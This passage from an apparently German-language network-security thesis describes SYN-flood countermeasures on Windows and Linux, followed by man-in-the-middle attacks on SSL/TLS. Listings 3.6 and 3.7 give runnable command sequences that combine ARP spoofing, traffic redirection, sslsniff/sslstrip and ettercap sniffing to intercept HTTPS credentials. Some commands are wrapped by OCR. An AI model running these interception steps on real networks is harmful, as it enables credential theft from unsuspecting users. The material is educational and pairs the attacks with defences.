Unter Windows kann eine dynamisch wachsende Backlog-Queue aktiviert werden. Alle diesbezüglichen Einstellungen werden unter dem Registry-Key `HKLM\System\CurrentControlSet\Services\AFD\Parameters` als DWORD vorgenommen.

Wird `EnableDynamicBacklog` auf `1` gesetzt, so ist die dynamische Backlog-Queue aktiviert. `MinimumDynamicBacklog` legt fest, für wieviele neue Verbindungen das Betriebsystem Platz reservieren soll. Ist nicht mehr genügend Speicher in der Queue vorhanden, so wird sie vergrößert. Der vorgeschlagene Wert ist `20`. `MaximumDynamicBacklog` gibt die maximale Größe der Backlog-Queue an. Dieser Wert sollte nicht größer als `20000` sein. `DynamicBacklogGrowthDelta` kontrolliert, wieviele neue Plätze geschaffen werden, wenn neue Verbindungen benötigt werden. Der vorgeschlagene Wert ist `10`.

Unter Linux kann die Größe der Backlog-Queue nur statisch festgelegt werden. Dies geschieht über die Sysctl-Variable `net.ipv4.tcp_max_syn_backlog`.

Standardmäßig beträgt dieser Wert `1024`. Die beiden ersten Zeilen ändern ihn auf `2048`. Damit die Änderungen auch nach einem Neustart erhalten bleiben, müssen sie entweder in `/etc/sysctl.conf` eingetragen (dritte Zeile) oder einer der beiden vorherigen Befehle in ein Startup-Skript eingefügt werden.

```
root@victim ~ # echo 2048 > /proc/sys/net/ipv4/
   tcp_max_syn_backlog
root@victim ~ # sysctl -w net.ipv4.tcp_max_syn_backlog="2048"
root@victim ~ # echo 'net.ipv4.tcp_max_syn_backlog = 2048' >>
   /etc/sysctl.conf
```

Listing 3.2: Vergrößern der Backlog-Queue

(vgl.[SECU2003b])

Halboffene Verbindungen früher entfernen

Wenn ein SYN/ACK gesendet wurde, wartet der Server eine Zeit lang auf ein ACK. Nach einem bestimmten Timeout sendet er das SYN/ACK erneut. Erst nachdem mehrere (es hängt vom Betriebssystem ab) Versuche ein ACK zu erhalten gescheitert sind, wird die neue Verbindung aus der Backlog-Queue entfernt.

Bei einem SYN-Flooding Angriff werden viele Einträge hinzugefügt und die Queue füllt sich. Indem man die Anzahl der Versuche (Retransmissions) verringert oder die Wartezeiten dazwischen verkürzt, kann man erreichen, dass Verbindungen früher verworfen werden und der Server auf neue Anfragen schneller reagieren kann.

Unter Windows wird die Wartezeit bis zu einer Retransmission von dem Parameter `TcpInitialRtt` pro Interface kontrolliert. `TcpMaxConnectResponseRetransmissions`

unter `HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters` steuert ihre Anzahl. Wird dieser Wert auf `0` gesetzt, so findet keine Retransmission statt.

Unter Linux steuert die Sysctl-Variable `net.ipv4.tcp_synack_retries` die Anzahl der Retransmissionen und ist normalerweise auf `5` eingestellt. Daher kann es bis zu drei Minuten dauern, bis eine Verbindung aus der Backlog-Queue entfernt wird. Der Wert wird folgendermaßen geändert:

```
root@victim ~ # sysctl -w net.ipv4.tcp_synack_retries="3"
root@victim ~ # echo 'net.ipv4.tcp_synack_retries = 3' >> /etc
   /sysctl.conf
```

Listing 3.3: Anzahl der Retransmissionen verringern

Die erste Zeile führt die Änderung am aktuell laufenden System durch, während die zweite dafür sorgt, dass sie auch bei einem Neustart bestehen bleibt. (vgl.[SECU2003b])

SynAttackProtect

Unter Windows Server 2003 gibt es den Parameter „SynAttackProtect“, welcher das Verhalten des TCP-Stacks verändert, sobald eine SYN-Flood festgestellt wird. Dies soll dem Betriebssystem erlauben mehr Verbindungsanfragen zu behandeln.

Während eines Angriffs werden einige TCP-Optionen ignoriert und die Anzahl der Retransmissionen wird verringert (was dazu führt, dass das SYN/ACK schneller ins Timeout läuft), um Verbindungsanfragen effizienter zu behandeln.

Die Erkennung einer SYN-Flood kann mit den Parametern `TcpMaxHalfOpen`, `TcpMax HalfOpenRetried` und `TcpMaxPortsExhausted` beeinflusst werden. Sobald einer dieser Werte überschritten wird, werden die oben genannten Maßnahmen getroffen.

Um diesen Schutzmechanismus zu konfigurieren, muss `SynAttackProtect` in der Windows Registry als DWORD zu dem Schlüssel `HKLM\SYSTEM\CurrentControlSet\ Services\Tcpip\Parameters` hinzugefügt werden. Der empfohlene Wert ist `2`. Auch `TcpMaxHalfOpen`, `TcpMaxHalfOpenRetried` und `TcpMaxPortsExhausted` werden hier eingestellt. (vgl.[SECU2003b])

Syncookies

Syncookies ermöglichen es, die Backlog-Queue vollständig wegzulassen. Der Server kann beliebig viele neue Verbindungen akzeptieren und trotzdem auch normale Anfragen behandeln, da erst dann Speicher für eine Verbindung verwendet wird, wenn diese vollständig hergestellt (das ACK des Clients ist angekommen) wurde.

Dies funktioniert indem der Server, wenn ein SYN ankommt, keinen Eintrag in der Backlog-Queue anlegt, sondern ein SYN/ACK mit einer speziellen Sequence-Number (das Cookie) sendet. Diese besteht aus einem Zeitstempel, einer 3 Bit-Darstellung der vom Server verwendeten Maximum Segment Size (MSS, sie wird normalerweise in der Backlog-Queue eingetragen) und einer kryptographischen Funktion aus den benutzen IP-Adressen und Ports sowie dem Zeitstempel.

Wenn der Client mit einem ACK antwortet, so muss er laut TCP-Protokoll auch übertragen, welche Sequence-Number das nächste Segment des Servers haben soll (vgl.[IETF1981a]). Der Server kann nun diese Nummer um eins verringern und danach das Cookie erneut berechnen. Stimmen die beiden Zahlen überein, so ist das ACK gültig und der Server trägt die neue Verbindung ein.

Dieses Verfahren hat einige Nachteile, da der Server keine TCP-Optionen akzeptieren (diese müsste er in der Backlog-Queue speichern, welche er ja nicht benutzt) und nur acht verschiedene MSS-Werte (3 Bit erlauben genau acht verschiedene Kombinationen) benutzen kann. Nachdem Syncookies erst benutzt werden, sobald die Backlog-Queue voll ist, sind diese Probleme nicht relevant. Die Alternative wäre, dass gar keine Verbindungen zustande kämen. (vgl.[DJBE2010])

Es gibt Implementationen dieser Technik für FreeBSD, Linux und Solaris. Unter Linux sind Syncookies standardmäßig deaktiviert, können aber folgendermaßen eingeschaltet werden:

```
root@victim ~ # echo 1 > /proc/sys/net/ipv4/tcp_syncookies
root@victim ~ # echo 'net.ipv4.tcp_syncookies = 1' >> /etc/
   sysctl.conf
```

Listing 3.4: Aktivieren der Syncookies

Die erste Zeile aktiviert Syncookies im aktuell laufenden Kernel. Die zweite sorgt dafür, dass dies bei jedem Neustart geschieht.

Firewalls & Proxy

Um ein ganzes Netzwerk vor SYN-Floods zu schützen, ist es sinnvoll den Angriff bereits an der Firewall abzufangen und nicht jeden einzelnen, von außen erreichbaren, Server abzusichern. Nicht jedes Betriebssystem hat effektive Schutzmechanismen gegen derartige Attacken.

Eine Möglichkeit bietet ein so genannter Syn-Proxy. Dieser nimmt für den Server die Verbindungsanfrage entgegen und sendet ein SYN/ACK. Wenn der Client ein ACK gesendet hat, wird der Verbindungsaufbau mit dem Server durchgeführt. Der Proxy verhält sich dabei wie der Client. Danach kann der Datenaustausch zwischen den beiden Rechnern ohne das Zutun des Proxys stattfinden. Auf diese Weise, muss nur der Proxy geschützt werden.

Client		SYN-Proxy		Server
SYN	———	- - - -	- - - -	>
<	———	SYN/ACK		
ACK	———	- - - -	- - - -	>
	- - - -	SYN	———–	>
<	- - - -	- - - -	———–	SYN/ACK
	- - - -	ACK	———–	>
<	———	———	———–	>

Tabelle 3.4: SYN-Proxy

Es gibt mehrere Implementationen dieses Verfahrens. Einige Firewall-Produkte beinhalten SYN-Proxies, unter anderem auch die OpenBSD-Firewall „PF“. (vgl.[SYNC2000] und [TECH2001])

Alternativ kann auch ein gewöhnlicher Reverse-Proxy benutzt werden, was aber den Nachteil hat, dass dieser auch nach dem Verbindungsaufbau benötigt wird. Um ihn zu schützen, muss man das verwendete Betriebssystem entsprechend konfigurieren[16].

Auch eine einfache Firewall kann einen gewissen Schutz vor SYN-Flooding Angriffen bieten. Sie kann beispielsweise nur eine bestimmte Anzahl an SYN-Segmenten pro Sekunde zum Server durchlassen.

Man sollte jedoch beachten, dass dies zwar verhindern kann, dass die Backlog-Queue des Opfers voll wird, aber auch Anfragen normaler Clients blockiert und unter hoher Last die Antwortzeit des Servers beeinträchtigt. Eine Begrenzung der Verbindungen pro IP-Adresse ist nicht effektiv, da bei den meisten Angriffen dieser Art die Quelladresse gespooft wird und somit bei jedem SYN anders sein kann.

Ein Begrenzung der Verbindungsanfragen pro Sekunde kann unter Linux beispielsweise so realisiert werden:

```
root@victim ~ # iptables -A INPUT -p tcp --syn -m limit --
    limit 12/s --limit-burst 24 -j DROP
root@victim ~ # iptables -A FORWARD -p tcp --syn -m limit --
    limit 12/s --limit-burst 24 -j DROP
```

Listing 3.5: Limitierung der SYN-Pakete mit Iptables

3.7 Man in the Middle Attack

Der Man-in-the-middle-Angriff ist ein beliebtes Angriffsszenario, wobei der Angreifer logisch zwischen den beiden Kommunikationspartnern steht und dabei die vollständige Kontrolle über den Datenverkehr zwischen zwei oder mehreren Netzwerkteilnehmern hat. Dadurch können sämtliche Informationen mittels sogenannten Sniffern, wie zum Beispiel Wireshark[17], ausgelesen und sogar manipuliert werden. Wichtig dabei ist, dass

[16] siehe oben
[17] http://www.wireshark.org [Okt2009]

keines der beiden Opfer etwas vom Angriff mitbekommt und dass man dem jeweiligen Kommunikationspartner vortäuscht, der jeweils andere zu sein. (vgl.[WIKI2009a], vgl.[LEWI2008] S. 403)

Solch ein Angriff kann sehr einfach im LAN bzw. WLAN durchgeführt werden. Wenn der Angreifer beispielsweise physikalischen Zugriff auf die Datenleitungen hat. Andernfalls kann ARP-Spoofing[18] eingesetzt werden, um den Datenverkehr über den Angreifer laufen zu lassen. Eine weitere Angriffsmethode dieser Art ist das Manipulieren des DHCP-Servers[19] oder wenn der Angreifer selbst den DHCP-Server spielt, sodass die Hosts ein falsches Default-Gateway erhalten.

Weitaus schwieriger ist es, einen Man-in-the-middle-Angriff im WAN durchzuführen, da wir nicht die Routing-Entscheidungen beeinflussen können, um so den Datenverkehr auf die IP-Adresse des Angreifers leiten zu können. Außer der Angreifer hat Kontrolle über einen Router, durch den der Datenverkehr geschleust wird. Da jedoch kein Benutzer direkt IP-Adressen anspricht, sondern mittels Namen bzw. URL arbeitet, benötigt man einen DNS-Server, um eine URL auflösen zu können. Daher kann man mittels DNS Cache Poisoning[20] die DNS-Einträge verändern, sodass die URL mit der Zieladresse des Angreifers aufgelöst wird. Da jedoch zuerst die lokale Host-Datei auf dem Rechner abgefragt wird, um eine URL aufzulösen, kann man auch die Einträge in dieser Datei manipulieren. Dadurch kann trotz Eingabe der echten URL, die gefälschte IP-Adresse des Angreifers aufgelöst werden. (vgl.[WIKI2009a])

Wenn ein Angreifer durch einen mitm (Man-in-the-middle)-Angriff unverschlüsselten Datenverkehr (HTTP, FTP, SMTP, TELNET usw.) mitsnifft, kann er jede Information im Klartext lesen und dazu zählen auch Benutzernamen und Passwörter. Abhilfe schafft dagegen das Verschlüsseln[21] der Daten, indem man den Einsatz von Protokollen wie SSL/TLS, SSH usw. forciert. Jedoch können auch solche Protokolle dem mitm-Angriff zum Opfer fallen. Zum leichteren Verständnis wird der Angriff anhand eines Beispiels erklärt. Der Angreifer H möchte die Kommunikation zwischen den beiden Kommunikationspartnern A und B abhören. Der erste Schritt ist, dass H den öffentlichen Schlüssel von B abfängt und an A seinen eigenen öffentlichen Schlüssel schickt. A denkt nun in Besitz des öffentlichen Schlüssels von B zu sein und beginnt die Nachricht zu verschlüsseln und an B zu senden. Der Angreifer E fängt diese Nachricht ab und ist nun in der Lage die Nachricht, welche mit seinem öffentlichen Schlüssel verschlüsselt wurde, zu entschlüsseln. Als Nächstes verschlüsselt E die Nachricht mit dem öffentlichen Schlüssel von B, den er zu Beginn abgefangen und mit seinem Schlüssel ausgetauscht hat. Dann schickt E die verschlüsselte Nachricht an B. Der Kommunikationspartner B entschlüsselt diese Nachricht mit seinem privaten Schlüssel und weder A noch B bemerken, dass E die Informationen mitgelesen oder sogar manipuliert hat. Wichtig hierbei ist, dass die verschlüsselte Nachricht von A den Empfänger B nicht erreichen darf, da dieser sonst Verdacht schöpfen könnte, wenn er die Nachricht mit seinem privaten Schlüssel nicht entschlüsseln kann, da B die Nachricht mit dem öffentlichen Schlüssel des Angreifers verschlüsselt hat. (vgl.[SDO2008])

[18] siehe 3.3 ARP Spoofing
[19] siehe 3.4 DHCP Spoofing
[20] siehe 3.11 DNS Cache Poisoning
[21] siehe 2.8 Kyoptologie




Abbildung 3.11: Man in the middle Attack

Um sicher gehen zu können, dass der Kommunikationspartner gegenüber wirklich der Partner ist, mit dem man kommunizieren will, also um die Authentizität zu gewährleisten, verwendet man digitale Signaturen bzw. Zertifikate. Diese Zertifikate werden von einer Certification Authority (CA), welche eine meist staatlich beglaubigte Zertifizierungsstelle ist, technisch bereitgestellt. Für ein effizientes Schlüsselmanagementsystem wurde das PKI (Public Key Infrastructur) System konzipiert und dies wurde im ITU-T-Standard X.509 realisiert. (vgl.[SDO2008])

3.7.1 Man-in-the-middle-Angriffe auf SSL/TLS

Null Prefix Attack

Die heutige Version des X.509 Zertifikats ist Version 3 (X.509v3) und dieses Zertifikat identifiziert beispielsweise eindeutig einen Server bei einer SSL/TLS Kommunikation. Genauergesagt ist bei allen SSL/TLS Implementation der Common Name essentiell, denn anhand dieses Feldes wird ein Server identifiziert. Beispielsweise würde im Falle von PayPall im Feld „common name“ www.paypall.com stehen. Um es der Certification Authority zu erleichtern, prüft die nur den Besitzer solch einer Domain mittels einer WHOIS-Abfrage und überprüft nur die Root Domain (also in diesem Beispiel paypall.com), wobei Subdomains in den meisten Fällen ignoriert werden. Nun muss man unterscheiden zwischen Pascal Strings und C Strings. Denn bei einem Pascal String wird in den ersten Bytes die Länge des Strings angegeben, wobei bei einem C String der Wert NULL den String beendet.

Pascal String:

0x04 (Länge)	0x44 (’D’)	0x41 (’A’)	0x54 (’T’)	0x41 (’A’)

Tabelle 3.5: Pascal String

C String:

0x44 ('D')	0x41 ('A')	0x54 ('T')	0x41 ('A')	0x00 (NULL)

Tabelle 3.6: C String

Wenn ich nun Beispielsweise www.paypal.com\0.hsm-pro.at in das „common name“ Feld eintrage, ignoriert die Certification Authority weiterhin alle Subdomains und würde nur abfragen, ob hsm-pro.at wirklich in meinem Besitz ist. Da dies der Fall ist, wird mein X.509 Zertifikat beglaubigt und bestätigt, dass ich wirklich der gewünschte Kommunikationspartner bin. Viele SSL/TLS Implementationen jedoch lesen den Common Name als C String und würden daher www.paypal.com\0.hsm-pro.at nicht unterscheiden können zu www.paypal.com. Daher würde nun eine Verbindung mit www.paypal.com aufgebaut werden, die Certification Authority würde das Zertifikat für hsm-pro.at bestätigen und eine verschlüsselte Verbindung mit einem falschen Kommunikationspartner aufbauen, wo wir wieder beim Man-in-the-middle Angriff wären und sämtliche Informationen ausgelesen bzw. manipuliert werden können. Diesen Angriff kann man mit dem Programm sslsniff[22] problemlos durchführen und so zu essentiellen Informationen kommen. (vgl.[MOXIE2009a], vgl.[HEISE2009a], vgl.[HEISE2009b], vgl.[HEISE2009c], vgl.[NOIS2009])

Beispiel-sslsniff

In diesem Beispiel wird eine SSL Verbindung mittels sslsniff mit der oben beschriebenen Null-Prefix-Attack gehackt.

```
# Routing aktivieren
echo 1 > /proc/sys/net/ipv4/ip_forward

#NAT + Weiterleitung aller Pakete
iptables -t nat -A PREROUTING -p tcp -destination-port 80 -j
   REDIRECT -to-port 10000

# ARP-Spoofing mittels ettercap um Traffic umzuleiten
arpspoof -i wlan0 -t 192.168.0.1 192.168.0.254

#SSL Strip starten
sslsniff -t -p -s <$listenPort> -w <$logFile> -m zertifikat.
   crt \            -c <$certDir>

# Sniffen mittels ettercap bzw. Wireshark
ettercap -T -q -i wlan0
```

Listing 3.6: SSL/TLS Verbindung mittels Null-Prefix-Attack hacken

[22] http://www.thoughtcrime.org/software/sslsniff [Okt2009]

Links & Redirects

Da diese oben beschriebene Null-Prefix-Attack relativ komplex ist und einige SSL/TLS Implementationen daraufhin verbessert wurden, gibt es trivialere Lösungen, HTTPS Verbindungen mittels eines mitm-Angriffs zu belauschen. Viel einfacher ist es nämlich, nicht das eigentliche SSL/TLS-Protokoll zu knacken, sondern einfach HTTP-Verbindungen abzuhören. Der Trick dabei ist, dass kein Benutzer in den Browser https:// und dann die weitere URL eingibt, sondern einfach die Domain angibt, wie zum Beispiel www.psk.at. Nun ist die Startseite unverschlüsselt, da noch keine essentiellen Informationen übertragen wurden. Wenn man sich jedoch nun mit seinem Benutzernamen bzw. Verfüger und seinem Passwort bzw. Identifikationsnummer anmeldet, leitet uns der Link, nachdem wir den Button betätigt haben, zu einer HTTPS-Verbindung und somit ist die gesamte Kommunikation verschlüsselt. Wenn man nun jedoch, als man-in-the-middle, sämtliche Links dieser Seite von https:// auf http:// umändert, so werden die Benutzerdaten im Klartext an den Angreifer gesendet. Der wiederum muss sich sämtliche HTTPS-Verbindungen merken, sodass er sie wieder korrekt an den Server weiterleiten kann, um die Kommunikation nicht zu unterbrechen. Eine zweite Möglichkeit, wie ein Benutzer eine verschlüsselte Verbindung mittels SSL/TLS zu einem Server aufbaut, ist mittels Weiterleitung, im speziellen HTTP 302 redirect. Dadurch wird die eingegebene URL des Benutzers von einer HTTP-Verbindung zu einer HTTPS-Verbindung weitergeleitet. Jedoch funktioniert der mitm-Angriff in diesem Fall genauso wie oben beschrieben. Somit denkt der Kommunikationspartner A eine gesicherte Verbindung zum Server (Kommunikationspartner B) aufgebaut zu haben, jedoch sendet A alle Informationen im Klartext an den Angreifer. Die Schwierigkeit ist nur, sämtliche Sicherheitsvorkehrungen des Browsers, um den Benutzer darauf hin zu weisen, dass die Verbindung verschlüsselt ist, nachzubilden. Das Programm sslstrip[23] hat dafür auch wunderbare Funktionen wie zum Beispiel das Einbinden eines Sicherheitsschlosses im Browser, um eine verschlüsselte Verbindung anzuzeigen, obwohl die Kommunikation nur über HTTP läuft. (vgl.[MOXIE2009a])

Beispiel-sslstrip

In diesem Beispiel wird eine SSL-Verbindung mittels sslstrip mit dem oben beschriebenen Man-in-the-middle-Angriff gehackt.

```
# Routing aktivieren
echo 1 > /proc/sys/net/ipv4/ip_forward

#NAT + Weiterleitung aller Pakete
iptables -t nat -A PREROUTING -p tcp -destination-port 80 -j
   REDIRECT -to-port 10000

# ARP-Spoofing mittels ettercap um Traffic umzuleiten
arpspoof -i wlan0 -t 192.168.0.1 192.168.0.254

#SSL Strip starten
sslstrip -p -f
```

[23] http://www.thoughtcrime.org/software/sslstrip [Okt2009]

```
# Sniffen mittels ettercap bzw. Wireshark
ettercap -T -q -i wlan0
```

Listing 3.7: SSL/TLS Verbindungen mittels sslstrip hacken

Zunächst muss der Angreifer volle Kontrolle über den Datenverkehr erhalten, indem sämtlicher Traffic über ihn läuft. Dies gelingt ihm mit den angesprochenen Methoden wie beispielsweise DNS-Cache-Poisioning[24], Route Poisoning oder wie in diesem Fall mittels ARP-Spoofing[25]. Damit der Angreifer als Proxy fungieren kann, muss das Routing aktiviert werden, sodass er sämtlichen vom Client erhaltenen Traffic zum eigentlichen Server weiterleitet. Damit der Angreifer nur den gewünschten Traffic, also in unserem Fall nur normale HTTP-Verbindungen, weiterleitet, muss man festlegen, auf welchem Port gelauscht wird und auf welchem Port die Weiterleitung erfolgt. SSL Strip achtet auf HTTPS-Links und Redirects und legt eine Tabelle mit den jeweiligen HTTPS-Verbindungen und den jeweils dazu extra aufgebauten HTTP-Verbindungen an. Zusätzlich wird ein Favicon mit einem Schloss in den Browser eingebunden, sodass der Client keinen Unterschied zu einer verschlüsselten Verbindung merkt. Daraus resultiert eine hohe Anzahl an gelungenen Angriffen.

Gegenmaßnahmen

Als Benutzer kann man sich gegen solch einen Angriff nur wehren, indem man in den Browser direkt das Protokoll https:// und dann die weitere URL eingibt, oder wenn man sich beispielsweise https://www.psk.at als Lesezeichen in seinem Browser einspeichert. Zusätzlich muss man genau auf die Sicherheitswarnungen des Browsers achten, wie zum Beispiel das Sicherheitsschloss.




Abbildung 3.12: HTTPS-Verbindung im Internet Explorer

Die roten Pfeile zeigen an, wie der Browser gesicherte HTTPS-Verbindungen anzeigt, um zu signalisieren, dass diese Verbindung zum Server verschlüsselt und gesichert ist. Man kann sich aber auch direkt das Zertifikat anzeigen lassen, wie in Abbildung 3.13: SSL Zertifikat zu sehen, um zu überprüfen, wer das Zertifikat ausgestellt hat und auf welchen Namen das Zertifikat läuft. Zusätzliche Informationen wie das Ablaufdatum des Zertifikates sind auch aus der Abbildung zu entnehmen.

[24] siehe 3.11 DNS Chache Poisoning
[25] siehe 3.3 ARP Spoofing




Abbildung 3.13: SSL Zertifikat

Wichtig ist auch, keine unbekannten, selbst ausgestellten Zertifikate zu akzeptieren, da diese nicht von einer Certification Authority ausgestellt wurden und daher nicht die Integrität bestätigt werden kann.




Abbildung 3.14: Warnung eines unbekannten Zertifikates

